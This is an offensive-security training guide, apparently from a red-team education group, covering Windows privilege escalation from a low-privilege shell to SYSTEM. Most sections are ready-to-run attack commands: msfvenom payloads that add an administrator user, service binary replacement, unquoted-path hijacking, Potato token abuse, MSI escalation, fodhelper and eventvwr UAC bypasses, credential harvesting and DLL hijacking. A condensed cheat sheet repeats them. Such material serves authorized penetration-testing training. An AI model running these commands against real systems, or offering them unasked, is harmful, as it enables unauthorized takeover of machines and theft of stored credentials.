



◆ OFFENSIVE SECURITY SERIES ◆

WINDOWS PRIVILEGE ESCALATION

Low-Priv Shell to SYSTEM — Every Attack Vector

WinPEAS · Token Abuse · Unquoted · Services · Potato · UAC Bypass

WinPEAS

Selmpersonate

Unquoted Path

Service Perms

AlwaysInstall

DLL Hijack

UAC Bypass

RedTeamGarage (RTG) | Offensive Security Education

<https://www.redteamgarage.com/>

LEGAL DISCLAIMER

This guide is produced by RedTeamGarage (RTG) for educational purposes only.
All techniques must ONLY be used on systems you own or have explicit written
authorisation to test. RTG assumes zero liability for any misuse of this material.

**TABLE OF CONTENTS**

WINDOWS PRIVILEGE ESCALATION — Low-Priv Shell to SYSTEM — Every Attack Vector


01.	ENUMERATION — WINPEAS, SEATBELT & MANUAL CHECKS
02.	SERVICE BINARY & PERMISSION MISCONFIGURATIONS
03.	UNQUOTED SERVICE PATHS
04.	TOKEN ABUSE — SEIMPERSONATE & POTATO ATTACKS
05.	ALWAYSINSTALLELEVATED — MSI ESCALATION
06.	UAC BYPASS — FODHELPER & EVENTVWR
07.	STORED CREDENTIALS — CMDKEY, WINLOGON & FILES
08.	KERNEL EXPLOITS & DLL HIJACKING
09.	AUTOMATED TOOLS — WINPEAS, POWERUP & SHARPUP
10.	WINDOWS PRIVESC CHEAT SHEET



01 — ENUMERATION

WinPEAS, Seatbelt & Manual

Windows privilege escalation starts with thorough enumeration. WinPEAS automates hundreds of checks and colour-codes findings red/yellow. Always start with `whoami /priv` to check for `SelmpersonatePrivilege` — the most common escalation path on service accounts.



```
Windows PrivEsc - Initial Enumeration

whoami /priv
whoami /groups
net user %USERNAME%
systeminfo | findstr /B /C:'OS Name' /C:'OS Version'
wmic qfe get Caption,HotFixID,InstalledOn
sc query type= all state= running
schtasks /query /fo LIST /v | findstr /B 'Task Name Run As'
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Figure: `whoami /priv` reveals `SelmpersonatePrivilege Enabled` — Potato attack candidate



02 — SERVICE MISCONFIGURATIONS

Weak Permissions

Windows services running as SYSTEM with weak ACLs allow attackers to replace the service binary. Use accesschk or PowerUp to identify modifiable services.

```
Service Misconfig - Weak Binary Permissions

# Find services with weak permissions
accesschk.exe -uwcqv 'Authenticated Users' * /accepteula
# PowerUp
Import-Module PowerUp.ps1; Get-ModifiableService
# Check binary path permissions
sc qc VulnService
icacls 'C:\Program Files\Vuln\svc.exe'
# BUILTIN\Users:(F) ← replace it!
msfvenom -p windows/exec CMD='net user rtg P@ss! /add && net localgroup administrators rtg /add' -f exe -o evil.exe
copy evil.exe 'C:\Program Files\Vuln\svc.exe'
sc start VulnService
# OR change config directly:
sc config VulnService binpath= 'cmd /c net user rtg P@ss! /add'
sc start VulnService
```

Figure: accesschk finds writable SYSTEM service binary — replaced, payload runs as SYSTEM



03 — UNQUOTED SERVICE PATHS

Space Without Quotes

Unquoted service paths with spaces allow binary hijacking. Windows resolves C:\Program Files\Vulnerable App\svc.exe by trying C:\Program.exe first.

```
Unquoted Service Paths - Exploitation

# Find unquoted paths
wmic service get name,displayname,pathname,startmode | findstr /i 'auto' | findstr /i /v '"' | findstr /i /v 'c:\
# Check write access on path component
icacls 'C:\Program Files\Vulnerable App'
# BUILTIN\Users:(w) ← drop payload here
copy C:\Temp\payload.exe 'C:\Program Files\Vulnerable.exe'
sc start VulnSvc
# PowerUp automates this:
Get-UnquotedService
Write-ServiceBinary -Name 'VulnSvc' -Path 'C:\Program Files\Vulnerable.exe'
Start-Service VulnSvc
```

Figure: Space without quotes, writable path segment — payload executed as SYSTEM on start



04 — TOKEN ABUSE & POTATO

SeImpersonate → SYSTEM

SeImpersonatePrivilege (held by IIS, MSSQL service accounts) enables Potato attacks. GodPotato works on all modern Windows versions.

Tool	OS Support	Technique
GodPotato	Server 2012–2022 (ALL)	ImpersonateNamedPipeClient
PrintSpoofer	Win10 / Server 2019	Printer spooler pipe
SweetPotato	Win10 / Server 2019	EfsRpc + PrintSpoofer
JuicyPotato	Win7 / Server 2008–2016	COM CLSID token abuse

```

SeImpersonatePrivilege → SYSTEM via Potato

whoami /priv | findstr SeImpersonate
# SeImpersonatePrivilege Enabled
# GodPotato — all modern Windows
GodPotato.exe -cmd cmd
GodPotato.exe -cmd 'net user rtg P@ss! /add'
# PrintSpoofer
PrintSpoofer.exe -i -c powershell
# SweetPotato
SweetPotato.exe -e EfsRpc -p cmd.exe
  
```

Figure: GodPotato exploits SeImpersonate on Server 2022 — NT AUTHORITY\SYSTEM returned



05 — ALWAYSINSTALLELEVATED

MSI Privilege Escalation

AlwaysInstallElevated — both HKLM and HKCU registry keys must be 0x1. MSI packages then run as SYSTEM.

```
AlwaysInstallElevated - MSI Escalation

reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
# Both = 0x1 → VULNERABLE
msfvenom -p windows/exec CMD='net user rtg P@ss! /add && net localgroup administrators rtg /add' -f msi -o adduser.msi
msiexec /quiet /qn /i C:\Temp\adduser.msi
# Via PowerUp:
Get-RegistryAlwaysInstallElevated
Write-UserAddMSI
msiexec /quiet /qn /i UserAdd.msi
```

Figure: Both keys = 1, MSI executes as SYSTEM — admin user added



06 — UAC BYPASS

fodhelper & eventvwr

fodhelper.exe UAC bypass uses HKCU registry hijack — no admin required, no UAC prompt.

```
UAC Bypass – fodhelper & eventvwr

# fodhelper UAC bypass
New-Item -Path 'HKCU:\Software\Classes\ms-settings\shell\open\command' -Force
New-ItemProperty 'HKCU:\Software\Classes\ms-settings\shell\open\command' -Name DelegateExecute -Value '' -Force
Set-ItemProperty 'HKCU:\Software\Classes\ms-settings\shell\open\command' -Name '(default)' -Value 'cmd.exe' -Force
Start-Process fodhelper.exe
# Elevated cmd.exe – no UAC prompt!
# Cleanup
Remove-Item 'HKCU:\Software\Classes\ms-settings' -Recurse -Force
# eventvwr bypass
New-Item 'HKCU:\Software\Classes\mscfile\shell\open\command' -Force
Set-ItemProperty 'HKCU:\Software\Classes\mscfile\shell\open\command' '(default)' 'cmd.exe'
Start-Process eventvwr.exe
```

Figure: fodhelper registry hijack spawns elevated cmd.exe without UAC prompt



07 — STORED CREDENTIALS

cmdkey, WinLogon & Files

```
Stored Credentials – cmdkey, WinLogon & Files

# Stored credentials
cmdkey /list
runas /savedcred /user:DOMAIN\admin cmd.exe
# WinLogon autologon
reg query 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon'
# DefaultPassword: P@ssw0rd2024!
# Search files
findstr /si password C:\Users\*.txt C:\Users\*.xml C:\Users\*.ini
dir /s /b *pass* *cred* *.config 2>nul
# Unattend.xml
type C:\Windows\Panther\unattend.xml
```

Figure: WinLogon contains plaintext autologon password, cmdkey shows saved domain admin



08 — KERNEL EXPLOITS

CVE Matching & DLL Hijack

```
Kernel Exploits & DLL Hijacking

# Kernel CVE suggestions
Watson.exe
python3 windows-exploit-suggester.py --database 2024-mssb.xls --systeminfo sysinfo.txt
# Key CVEs:
# MS16-032 - Secondary Logon (Win7-Win10 1507)
# MS17-010 - EternalBlue SMB (Win7/2008)
# CVE-2021-1732 - Win32k EoP (Win10 1903-20H2)
# CVE-2023-28252 - CLFS Driver (Win10/11/Srv2022)
# CVE-2024-21338 - AppLocker EoP
# DLL hijacking via ProcMon
# Filter: Result=NAME NOT FOUND + Path ends .dll
# Drop malicious DLL in app directory
x86_64-w64-mingw32-gcc -shared -o missing.dll evil.c
```

Figure: Watson finds unpatched CVE-2023-28252 — CLFS driver escalates to SYSTEM



09 — AUTOMATED TOOLS

WinPEAS, PowerUp & SharpUp

```
Automated Tools — WinPEAS, PowerUp & SharpUp

# WinPEAS — most comprehensive
winPEASx64.exe | Tee-Object C:\Temp\out.txt
winPEASx64.exe servicesinfo
winPEASx64.exe windowscreds
# PowerUp
Import-Module PowerUp.ps1; Invoke-AllChecks
# SharpUp
SharpUp.exe audit
# Seatbelt
Seatbelt.exe -group=system
Seatbelt.exe CredEnum TokenPrivileges
```

Figure: WinPEAS colour output — red=critical (Selpersonate, weak service), yellow=interesting



10 — WINDOWS PRIVESC CHEAT SHEET

Quick Reference

Initial enum	whoami /priv && whoami /groups && systeminfo
WinPEAS	winPEASx64.exe Tee-Object C:\Temp\out.txt
PowerUp	Import-Module PowerUp.ps1; Invoke-AllChecks
SharpUp	SharpUp.exe audit
Service weak perms	accesschk.exe -uwcqv 'Authenticated Users' * /accepteula
Modifiable services	Get-ModifiableService (PowerUp)
Replace service binary	copy payload.exe 'C:\path\svc.exe' /Y && sc start SvcName
Unquoted paths	wmic service get name,pathname,startmode findstr /i 'auto' findstr /i /v ''
AlwaysInstallElevated	reg query HKLM\HKCU \...\Installer /v AlwaysInstallElevated (both = 0x1)
MSI payload	msfvenom -p windows/exec CMD='net user rtg P@ss! /add' -f msi && msixec /quiet /i p.msi
SeImpersonate check	whoami /priv findstr SeImpersonate
GodPotato	GodPotato.exe -cmd cmd (all modern Windows)
PrintSpoofer	PrintSpoofer.exe -i -c cmd
UAC bypass	HKCU:\...\ms-settings\shell\open\command = cmd.exe && Start-Process fodhelper.exe
Stored creds	cmdkey /list → runas /savedcred /user:DOMAIN\admin cmd.exe
WinLogon creds	reg query 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon'
Password search	findstr /si password C:\Users*.txt C:\Users*.xml
Kernel suggerter	Watson.exe OR windows-exploit-suggester.py --systeminfo sysinfo.txt
DLL hijack	ProcMon filter: NAME NOT FOUND + .dll → drop malicious DLL in app dir
Autorun check	reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.



Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

Real-world offensive security training - practical, no fluff, built for serious learners.

Build the most comprehensive red team technique library available anywhere.

Train the next generation of elite offensive security professionals globally.

© RedTeamGarage (RTG). All content for educational and authorized security testing only.